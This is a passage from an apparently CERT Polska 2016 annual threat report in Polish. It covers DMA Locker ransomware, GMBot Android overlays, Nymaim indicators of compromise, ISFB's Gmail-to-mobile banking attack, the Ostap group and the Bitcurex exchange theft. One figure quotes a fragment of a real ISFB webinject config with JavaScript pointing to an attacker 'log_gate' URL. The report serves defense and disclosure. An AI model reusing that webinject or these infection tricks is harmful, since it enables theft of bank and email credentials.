Kolejne wersje również miały problemy z obsługą kryptografii. Tym razem użyty został słaby generator kluczy AES. Dopiero począwszy od wersji trzeciej ransomware był groźny dla użytkowników, ponieważ zaszyfrowane pliki były niemożliwe do odszyfrowania bez klucza posiadanego przez przestępców, aczkolwiek raz zakupiony klucz mógł zostać użyty do odszyfrowania plików wszystkich użytkowników. Po około czterech miesiącach udoskonalania kodu, w połowie maja, autorzy uzyskali niemożność odszyfrowania pliku przez ofiarę za pomocą innych sposobów niż zapłacenie okupu.

DMA Locker pojawił się również w kampaniach exploit kita Neutrino[69] oraz wzbogacił się o stronę stworzoną do płacenia okupu. Do tej pory wymagana była interakcja z przestępcami za pomocą wiadomości e-mail. Panel jednak nie był wystawiony w sieci Tor, jak w przypadku innych podobnych rozwiązaniach, tylko jako normalna strona internetowa (pod tym samym adresem znajdowały się również C&C generujące klucze dla ofiar).

### GMBot

W raporcie za 2015 rok informowaliśmy o pojawieniu się na rynku urządzeń z systemem Android nowej, bardzo niebezpiecznej dla użytkowników aplikacji wyłudzającej poufne dane. Wszechstronne możliwości GMBota (nazewnictwo CERT Polska), a także wyciek kodu źródłowego (luty 2016) przesądziły o jego „sukcesie" marketingowym oraz szerokiej dystrybucji, także w Polsce.


Według danych PRNews.pl, pozyskanych ankietowo od 14 największych banków działających w Polsce, mamy blisko 8 milionów użytkowników bankowości mobilnej[70]. Szacuje się, że udział systemu Android w kraju to około 65 proc. Łącząc te dwie ogólnodostępne informacje, przestępcy obliczyli potencjał rynku i podjęli stosowne działania.

W celu zainfekowania urządzenia używano prostych zabiegów socjotechnicznych. W tym wypadku były to kampanie SMS z linkami do aplikacji. Wiadomość z nadawcą podpisanym „ANDROID" zawierała krótki komunikat mówiący o potrzebie wykonania aktualizacji na urządzeniu. Link w treści kierował do zagranicznej domeny, skąd można było pobrać instalator aplikacji. Standardowe ustawienia zabezpieczeń w urządzeniu pracującym pod kontrolą systemu Android powodowały konieczność zaakceptowania przez ofiarę dopuszczenia instalacji aplikacji spoza oficjalnych źródeł oraz późniejsze potwierdzenie uprawnień, w tym nadanie uprawnień administratora. Po zakończeniu procesu instalacji trojan rozpoczynał swoje działanie w sposób niewidoczny dla ofiary. Każde urządzenie otrzymywało indywidualny identyfikator. W panelu zarządzającym po stronie przestępców identyfikatorowi ofiary odpowiadał zbiór pozyskanych z urządzenia informacji (producent, model, system, aktualna lista aplikacji).

68 https://zaufanatrzeciastrona.pl/post/dma-locker-czyli-komicznie-nieudany-i-pelen-bledow-polski-ransomware/
69 https://blog.malwarebytes.com/threat-analysis/2016/05/dma-locker-4-0-known-ransomware-preparing-for-a-massive-distribution/


70 http://prnews.pl/raporty/raport-prnewspl-rynek-bankowosci-mobilnej-iv-kw-2016-6553798.html


**Rys. 16.** Nadanie uprawnień administratora w trakcie instalacji





**Rys. 17.** Przykład przesłonięcia aplikacji mobilnej na zainfekowanym urządzeniu

Podstawową możliwością GMBota jest wykonywanie tzw. przesłonięć (ang. overlay). W urządzeniu ofiary w chwili uruchomienia interesującej przestępców aplikacji bądź strony, „ponad" nią wyświetlane było okno, które rejestrowało a następnie wysyłało wpisaną kombinację klawiszy na wskazany serwer. Nakładki były przygotowane w kolorystyce oraz stylistyce odpowiadającej atakowanej organizacji. Prowadzona kampania zawierała przesłonięcia 21 aplikacji mobilnych oraz stron logowania banków działających w Polsce.




**Rys. 18.** Przykład przesłonięcia strony w przeglądarce mobilnej urządzenia

Niezwykle niebezpieczną funkcjonalnością malware'u była możliwość przekazywania komunikacji SMS zainfekowanego urządzenia do serwera. Co więcej, zarządzający panelem mógł wyświetlić ofierze dowolny komunikat sugerujący otrzymanie wiadomości SMS od wybranego nadawcy. Najczęściej był to komunikat mający na celu zachęcenie ofiary do zalogowania się do interesującej przestępców aplikacji mobilnej lub strony. W przypadku uruchomienia jednej z aplikacji uprzednio określonych w konfiguracji bota wywoływana była nakładka wyłudzająca narzędzia autoryzacyjne, a także dane kart płatniczych. Wszelkie wpisane dane trafiały do panelu zarządzającego i mogły zostać wykorzystane przez przestępców do przeprowadzenia operacji fraudowej.




**Rys. 19.** Nakładka wyłudzająca dane karty płatniczej.

Ofiara chcąc pozbyć się złośliwej aplikacji z urządzenia, musiała niestety liczyć się z koniecznością fabrycznego resetu urządzenia. Zaawansowani technicznie użytkownicy mogli przeprowadzić tę operację poprzez konsolę Android Debug Bridge.

Zagrożenie w postaci GMBota zostało bardzo dobrze oraz odpowiednio wcześnie rozpoznane. Szereg publikacji CERT Polska[71], a także współpraca z krajowymi operatorami GSM, niewątpliwie przełożyła się na mniejszą skalę infekcji. Na podstawie numeru IMEI zidentyfikowanych zostało około 1000 krajowych urządzeń. W zestawieniu z łączną liczbą ponad 35 tysięcy ofiar na całym świecie możemy oceniać polską kampanię GMBota jako nieudaną. Potwierdzają to również wykradzione wskutek działania malware'u dane. Większość nie zawierała wrażliwych treści w postaci haseł dostępu do bankowości lub numerów kart płatniczych.

## Nymaim

Nymaim nie jest nową rodziną złośliwego oprogramowania - pierwszy raz został odnotowany w 2013 roku. Wówczas był wykorzystywany jedynie jako dropper, głównie do dystrybucji TorrentLockera.

W lutym 2016 roku ponownie stał się popularny, gdy do jego kodu zostały dołączone fragmenty kodu ISFB, który wcześniej wyciekł. Zyskał wtedy przydomek „Goznym". Ta inkarnacja Nymaima była dla nas szczególnie interesująca, ponieważ zyskała możliwości bankera i stała się poważnym zagrożeniem w Polsce. Z tego powodu przeprowadziliśmy jego dokładną analizę. Od tamtego czasu byliśmy w stanie śledzić aktywność Nymaima.

Pod koniec roku sieć fast-flux nazywana „Avalanche" (wykorzystywana intensywnie przez Nymaima) została wyłączona dzięki skoordynowanym działaniom organów ścigania kilku krajów (zob. str. 33). Przez prawie dwa tygodnie Nymaim był całkowicie nieaktywny, a obecnie jest cieniem tego, czym był jeszcze niedawno. Mimo że jest ciągle aktywny w Niemczech (z nowymi injectami), dopiero niedawno powrócił do Polski.

Nasze badania zostały opublikowane najpierw na konferencji Virus Bulletin 2016, a później na oficjalnym blogu CERT Polska[72].

71 https://www.cert.pl/news/single/gmbot-nowe-sposoby-wyludzanie-danych-przegladarek-mobilnych/
72 https://www.cert.pl/news/single/nymaim-ataku-je-ponownie/

Przebieg infekcji

Nymaim jest rozprowadzany głównie przez złośliwe załączniki w e-mailach (tak zwany malspam). Kiedyś załączniki te zawierały głównie pliki .doc z makrami VBA pobierającymi malware. Wraz z upadkiem Avalanche ta część została uproszczona i teraz załączniki zawierają bezpośrednio pliki .exe.

Kiedy ktoś uruchomi taki złośliwy załącznik, rozpoczyna się proces infekcji. Jest on o tyle ciekawy, że Nymaim robi za dropper dla samego siebie, co oznacza, że pierwszy program, którym zaraża się użytkownik, nie wykonuje jeszcze żadnych złośliwych operacji. Sprawdza tylko:

- czy nie jest wykonywany na maszynie wirtualnej (żeby utrudnić analizę),
- czy nie jest uruchamiany w żadnym automatycznym środowisku (np. systemie Cuckoo),
- czy aktualna data nie jest większa niż „termin ważności" zapisany w próbce.

Szczególnie ostatni warunek jest ciekawy. Oznacza on, że jeśli będziemy analizować e-mail sprzed kilku dni, nasza analiza będzie bardzo ograniczona, ponieważ dropper nie pobierze właściwej części malware'u.

Ale jeśli wszystkie te warunki zostaną spełnione, rozpoczyna się faktyczny proces infekcji i pobierana jest właściwa część Nymaima, potrafiąca wykonywać np. webinjecty. Od tego momentu komputer użytkownika jest już w pełni zainfekowany i każda próba zalogowania się do banku może skończyć się kradzieżą hasła oraz środków z konta.

Symptomy infekcji

Zazwyczaj dobrą obroną przed złośliwym oprogramowaniem są antywirusy. Czasami dobrze jest jednak wiedzieć, jak samemu sprawdzić, czy dany komputer został zainfekowany. Nymaim dobrze ukrywa się w systemie - protokół sieciowy jest szyfrowany w całości i nie do odróżnienia od losowych danych (bez znajomości klucza deszyfrującego), oraz nie posiada żadnych wzorców łatwych do wypatrzenia w systemie. Jest jednak kilka cech charakterystycznych:

**1. Ruch sieciowy do serwerów C&C**
Ruch sieciowy jest nie do odróżnienia od losowych danych, w dodatku nagłówek Host jest fałszowany, czyli ustawiany na zaufaną domenę, żeby nie wzbudzać podejrzeń, np. zepter.com albo carfax.com. Nie są to zainfekowane domeny, wykorzystywana jest tylko ich nazwa.

**2. Ruch P2P**
Ruch tutaj również nie jest do odróżnienia od losowych danych, ale cechą charakterystyczną jest port: węzły używają portu innego niż 80. W obecnym botnecie jest używany port 31149 TCP.Ruch HTTP z pseudolosowymi danymi na tym porcie to znak, że system jest zainfekowany.

**3. Pliki w systemie**
Tu również nie jest łatwo, bo każda wersja ma inną postać nazwy. Kilka rzeczy jest jednak wspólnych. Przede wszystkim pliki chowają się w ukrytym domyślnie folderze %appdata% albo %alluserprofile%. Nazwy również są charakterystyczne - składają się z losowego słowa i liczby. Przykładowo:

- %appdata%\chans-%!rndl_0_0_1_1_3%.exe
- %allusersprofile%\vmebus-%!rndl_0_0_1_1_3%.exe
- %appdata%\vmbus-%!rndl_0_0_1_1_3%.exe
- %allusersprofile%\pcmcia-%!rndl_0_0_1_1_3%.exe

Następnie dopisuje się on do rejestru, konkretnie klucza HKCU\Software\Microsoft\Windows\CurrentVersion\Run. Obecność pliku o takiej nazwie w tym miejscu to kolejne świadectwo infekcji. Dysponujemy również listą wszystkich aktualnych wariantów Nymaima, ale nie została ona opublikowana.

**4. Algorytm Generowania Domen (DGA)**
Nie jest to pewny sposób, gdyż DGA jest używane tylko jako zapasowy sposób komunikacji. W momencie, kiedy Nymaim nie może połączyć się ze swoim serwerem, próbuje odgadnąć jego adres, generując pseudolosowe domeny i sprawdzając, czy w pewnym momencie połączenie się powiedzie. Algorytm DGA został dobrze opisany (przez nas, a wcześniej przez badaczy z Cisco Talos).

Ruch DGA łatwo poznać po tym, że serwer DNS jest odpytywany o bardzo wiele losowo wyglądających domen, z których prawie wszystkie nie istnieją. W przypadku Nymaima domeny charakteryzują się tym, że mają od 5 do 12 znaków długości oraz kończą się na .net, .com, .in lub .pw. Aktualnie używanym serwerem DNS jest 8.8.8.8 lub 8.8.4.4. Większość tych zapytań zakończy się odpowiedzią NXDOMAIN, co jest charakterystyczne dla złośliwego oprogramowania wykorzystującego DGA.

Cechy charakterystyczne

Nymaim jest botnetem P2P, co oznacza, że zainfekowane maszyny komunikują się nie tylko z serwerami C&C, ale również między sobą. Znacznie utrudnia to neutralizację całego botnetu, ponieważ nie wystarczy wyłączenie jednego serwera. Należałoby jednocześnie usunąć wszystkie infekcje, co oczywiście jest w praktyce niemożliwe. Botnety P2P są jednak podatne na inne ataki, na przykład zatruwanie (wysyłanie fałszywych węzłów).

Co ważne, Nymaim wyróżnia się przede wszystkim bardzo silnym zaciemnieniem kodu. Dlatego jest jednym z najtrudniejszych w analizie gatunków malware. Zaciemniony jest sam kod, wszystkie stałe napisy używane w programie, wszystkie stałe używane bezpośrednio w kodzie. Mocno szyfrowana jest też sama konfiguracja oraz protokół wykorzystywany do komunikacji z serwerem C&C. Aby wykonać analizę, stworzyliśmy cały zbiór skryptów, które udostępniliśmy (prawie w całości) innym badaczom na stronie github.com pod nazwą nymaim-tools [73]. Dzięki nim udało nam się wydobyć wszystkie interesujące dane i na bieżąco śledzić kampanie Nymaima.
W szczególności odkryliśmy:

- 15 000 superwęzłów Nymaima (zainfekowanych maszyn służących jako serwery dla innych maszyn w botnecie), z czego 7 500 w Polsce.
- Dokładną listę ponad 300 banków w Polsce, które są atakowane (większość z nich stanowią banki spółdzielcze) oraz to w jaki sposób przeprowadzane są ataki.
- Listę atakowanych banków w innych krajach (śledziliśmy botnet z Polski, ale z Niemiec oraz z USA).

## ISFB

Nieustającym zagrożeniem w polskim internecie jest malware znany jako ISFB (a także jako Gozi/Ursnif). Towarzyszy nam on już czwarty rok, jednak dopiero w minionym roku zdetronizował tiny bankera (znanego także jako Tinba) czy dowolne pochodne Zeusa. Ubiegły rok przyniósł rozszerzenia umożliwiające komunikację z użyciem sieci TOR oraz sieci P2P, oraz nowy wariant znany jako Dreambot.

Analiza techniczna tego zagrożenia została zaprezentowana przez CERT Polska na konferencji BotConf 2016, z której materiały są dostępne publicznie[74] [75]. Infekcje odbywały się zarówno z wykorzystaniem exploit kitów, jak również zmasowanych kampanii spamowych. Tematem kampanii spamowych były materiały erotyczne, nie zapłacone faktury i inne ważne dokumenty.

Do tego typu e-maili załączone były archiwa ZIP z:

- plikami wykonywalnymi o podwójnym rozszerzeniu (PDF.exe,PNG.exe)
- pliki Microsoft Office .DOC zawierające złośliwe makra
- pliki .js/.jse zawierające złośliwy kod JScript

Od ISFB do urządzeń mobilnych

W grudniu 2016 roku obserwowaliśmy kolejną falę ataków na klientów bankowości elektronicznej z wykorzystaniem trojana bankowego o nazwie ISFB. Sam atak nie wyróżniał się niczym szczególnym. Interesujący, a zarazem bardzo niebezpieczny, był nieobserwowany do tej pory na rynku polskim scenariusz wykorzystania ISFB do infekcji urządzeń mobilnych z użyciem stron trzecich np. Gmaila.

Atak rozpoczynał się od infekcji komputera ofiary. Malware był dystrybuowany z wykorzystaniem e-maili zawierających złośliwy

73 https://github.com/CERT-Polska/nymaim-tools


74 slajdy: https://www.botconf.eu/wp-content/uploads/2016/11/PR20-ISFB-Kotowicz-.pdf
75 video: https://youtu.be/Nm7d_k0_yOM

```
set_url *mail.google.com*
replace: </body>
inject:
</body> <script type="text/javascript">
(function(){
function inIframe () {
try {
return window.self !== window.top;
} catch (e) {
return true;
}
}
if(inIframe()){return}
//### assests
//### assests
//### assests
//### assests
var template_home="https://onceagainmoredomains.xyz/uadmin/gates/templates.php";
var log_gate="https://onceagainmoredomains.xyz/uadmin/gates/fb.php";
var botid="@ID@";
var link="gmail";
var tooken_def="618947";
var jsonP_def_object=function(){
this.link=link;
this.bid=botid
};
```


**Rys. 20.** Wpisy dotyczące domeny mail.google.com

załącznik. Ofiara otrzymywała plik konfiguracyjny definiujący atakowane cele. Jak do tej pory zawierał on tylko serwisy transakcyjne polskich banków. W tym przypadku poza standardowymi wpisami dodano także wpisy dotyczące domeny mail.google.com (rys. 20).

Wpis powodował, że w momencie logowania do Gmaila pojawiał się dodatkowy komunikat (rys 21. - źródło zaufanatrzeciastrona.pl) o treści:




**Rys. 21.** Dodatkowy komunikat podczas logowania




**Rys. 22.** Nadanie uprawnień administratora

Po podaniu numeru telefonu ofiara otrzymywała poprzez bramkę (nadawca: AuthCode) smsa z linkiem do ściągnięcia aplikacji.

Aplikacja po pobraniu na urządzenie mobilne wyglądała bardzo podobnie do prawdziwego Google Authenticator (identyczna ikona). Instalacja następowała ręcznie. W jej procesie użytkownik nadawał aplikacji uprawnienia administratora (rys. 22). W momencie ataku złośliwa aplikacja nie była wykrywana przez Verify Apps.

Same SMS-y były rozsyłane z wykorzystaniem bramki, a przestępcy mieli pełny wgląd w listę rozesłanych wiadomości oraz ich statusy (rys. 23). Cały proceder miał na celu zainfekowanie telefonu, a co za tym idzie przejęcie nad nim kontroli.

Udało się zidentyfikować 42 numery telefonów, do których dostarczono sms z linkiem do aplikacji.

Przestępcy posiadali również panel, w którym przechowywane były informacje pozwalające powiązać konkretną ofiarę (Bot ID) z realizo-

| SENDER | RECIPIENT | DATE | STATUS | PARTS | INTERFACE | CREDITS | OPTIONS |
|---|---|---|---|---|---|---|---|
| AuthCode | 4850 | 02.12.2016 13:49:03 | Delivered | 1 | api | 0.0350 | |
| AuthCode | 48665 | 02.12.2016 13:25:12 | Delivered | 1 | api | 0.0350 | |
| AuthCode | 4866 | 02.12.2016 13:15:23 | Delivered | 1 | api | 0.0350 | |
| AuthCode | 4866 | 02.12.2016 13:04:00 | Undelivered | 1 | api | 0.0350 | |
| AuthCode | 4866 | 02.12.2016 13:02:08 | Delivered | 1 | api | 0.0350 | |

**Rys. 23.** Lista wysłanych smsów


| Time | Link | Bot ID | Mobile number | Status | Actions |
|---|---|---|---|---|---|
| 2016-12-03 16:28:39 | youtube | {9605F602-FD59-4E28-8F9F-BFB8A64A7577} | 004851360 | Procesing... | Delete log |
| 2016-12-03 19:35:08 | gmail | cfe5a23520f835064a210cfb93708d15 | 4853061951 | Procesing... | Delete log |
| 2016-12-04 02:12:56 | youtube | {4D36EE57-6653-4A9E-AF14-434D69113F6A} | 456546546 | Procesing... | Delete log |
| 2016-12-04 13:36:33 | gmail | 7cb2ad6de3a3dce58520ff52a7a3c707 | 485190388 | Procesing... | Delete log |
| 2016-12-04 15:24:10 | youtube | {2D160FCC-2F21-4819-B5A7-3F84A0181C8E} | 486954335 | Procesing... | Delete log |

**Rys. 24.** Panel

wanym scenariuszem oraz numerem telefonu (rys. 24).

Testy wykonane przez CERT Polska wykazały m.in. następujące możliwości mobilnego malware'u:

- przesyłanie/odbieranie/usuwanie SMS-ów
- przekierowanie/odbieranie połączeń
- dostęp do skrzynki kontaktów
- podłączanie się do sieci bezprzewodowej
- zmiana ustawień telefonu
- przesłonięcie wyłudzające wyłudzający dane karty kredytowej w Google Play (rys. 25)




**Rys. 25.** Przesłonięcie wyłudzające dane karty kredytowej w Google Play

- możliwość wyświetlania przesłonięć na aplikacje obsługujące portale społecznościowe.

Kolejnym krokiem po infekcji telefonu było zdefiniowanie przelewu z wykorzystaniem danych logowania wykradzionych przez ISFB i przekazanie SMS-a z kodem TAN (za pośrednictwem złośliwej aplikacji) do przestępców.

Należy zwrócić szczególną uwagę, że atak, który w pierwszej chwili wydawał się dotykać użytkowników Gmaila, był atakiem wymierzonym na klientów bankowości internetowej, a jego jedynym celem była kradzież środków z kont ofiar.

## Grupa Ostap

W okolicy maja 2016 aktorzy, zazwyczaj rozsyłający ISFB, zaczęli eksperymentować z nowym malwarem będącym modyfikacją bota o nazwie KBOT, którego źródła można znaleźć w plikach towarzyszących wyciekowi Rovnixa. Malware ten był bardzo ciekawy ze względu na zastosowane w nim techniki dotyczące komunikacji z C&C[76], metod infekcji[77], formy dystrybucji[78] oraz krajów, które były celem kampanii.

Choć malware nie przetrwał próby czasu, grupa, która zajmowała się jego dystrybucją, dalej pełni swoją rolę w środowisku przestępczym, a kod Javascript używany do ataków nie zmienił się zbytnio do czasu naszej publikacji[79].


Warto dodać, że owa grupa, czasem nazywana „ostap" (z powodu adresu URL pod jakim znajdowało się C&C) wzbogaciła swoją ofertę o ransomware znany jako Evil[80] oraz pewną modyfikację tiny bankera, które dystrybuują w małych ilościach.

76 https://www.arbornetworks.com/blog/asert/communications-bolek-trojan/
77 https://phishme.com/bolek-leaked-carberp-kbot-source-code-complicit-new-phishing-campaigns
78 https://www.cert.pl/news/single/newest-addition-a-happy-family-kbot/
79 https://www.cert.pl/news/single/newest-addition-a-happy-family-kbot/
80 https://www.cert.pl/news/single/evil-prosty-ransomware-napisany-jezyku-javascript

## Bitcurex

13 października 2016 roku pojawiły się pierwsze doniesienia wskazujące na poważne problemy w funkcjonowaniu platformy wymiany Bitcoin – Bitcurex. W tym czasie była ona uważana za największą polską giełdę BTC (przyjmującą rozliczenia w polskiej walucie oraz dostępną w języku polskim). Od początku swojej działalności w 2012 roku[81], Bitcurex zanotował kilka znaczących incydentów. 14 marca 2014 roku zidentyfikowano niebezpieczny dla handlujących błąd, polegający na możliwości manipulowania wysokością salda złotówkowego użytkownika. Atak polegał na próbie skupu wszystkich wystawionych jednostek BTC po ekstremalnie zawyżonych cenach, a następnie transferze poza giełdę. Działanie platformy zostało wstrzymane, a na oficjalnym profilu na Facebooku został zamieszczony komunikat potwierdzający wystąpienie incydentu[82].

z portfela giełdy (adres: 1K2PKGPGrYTQjPohXjDgbjeRtynGAZU9cF)[84] dokonano szeregu transakcji, o łącznej kwocie około 2300 BTC. Ówczesna wartość wytransferownych jednostek kryptowaluty stanowiła ponad 5,5 mln złotych. Początkowo na stronie bitcurex.com pojawił się komunikat mówiący o prowadzonych pracach serwisowych. W kolejnym etapie poinformowano o aktualizacji „klienta Bitcoin", a także zawieszeniu transakcji. Ostateczny komunikat, umieszczony w serwisie po dwóch tygodniach od zdarzenia, potwierdzał „zewnętrzną ingerencję", a także „utratę części aktywów". Na bitcurex.com zamieszczono formularz zwrotu środków. Co ciekawe, wraz z podpisanym oświadczeniem wymagano także wszelkich dowodów potwierdzających stan portfela BTC lub ilość zgromadzonych środków płatniczych. Klienci, którzy złożyli oświadczenie, sygnalizowali, że giełda nie dotrzymała żadnego ze wskazanych terminów.



**Szanowni Państwo**

W dniu 13.10.2016 w wyniku działania osób trzecich systemy informatyczne serwisu www.bitcurex.com / www.bitcurex.com zostały uszkodzone poprzez zewnętrzną ingerencję w automatyczne gromadzenie i przetwarzanie danych informatycznych. Konsekwencją tych działań jest utrata części aktywów zarządzanych przez bitcurex.com / www.dashcurex.com

Właściciel serwisów zawarł stosowne umowy z wyspecjalizowanymi firmami w celu audytu bezpieczeństwa, wdrożenia procedury naprawczej a przede wszystkim monitorowania utraconych środków.

W dniu 17.10.2016 zarząd spółki Digital Future Sp. z o.o. Sp K. złożył do Prokuratury Okręgowej w Łodzi zawiadomienie o popełnieniu przestępstwa.

W związku z w/w zdarzeniem spółka Digital Future Sp. z o.o. Sp. K. dnia. 21.10.2016 zawarła z Inwestorem porozumienie dotyczące dokapitalizowania spółki Digital Future Sp. z o.o. Sp. K w celu ponownego uruchomienia serwisu oraz umożliwienia użytkownikom zwrotu środków.

W celu rezygnacji korzystania z usług świadczonych przez serwis bitcurex.com / www.dashcurex.com oraz zwrotu posiadanych w serwisie środków należy wypełnić i przesłać na adres kontakt@digital-future.it skan podpisanego formularza wraz z wymaganymi załącznikami.

Właściciel serwisu zastrzega, iż z uwagi na kwestie techniczne, czas weryfikacji danych zawartych w formularzu może potrwać do 7 dni od dnia otrzymania formularza wraz z wymaganymi załącznikami.

Wszelkie zapytania wysłane na adres kontakt@digital-future.it będą realizowane w kolejności zgłoszeń począwszy od 27.10.2016.

Szacowany termin ponownego uruchomienia serwisu do 30.11.2016.

Wszelkie zapytania: kontakt@digital-future.it

**Rys. 26.** Komunikat na oficjalnej stronie portalu

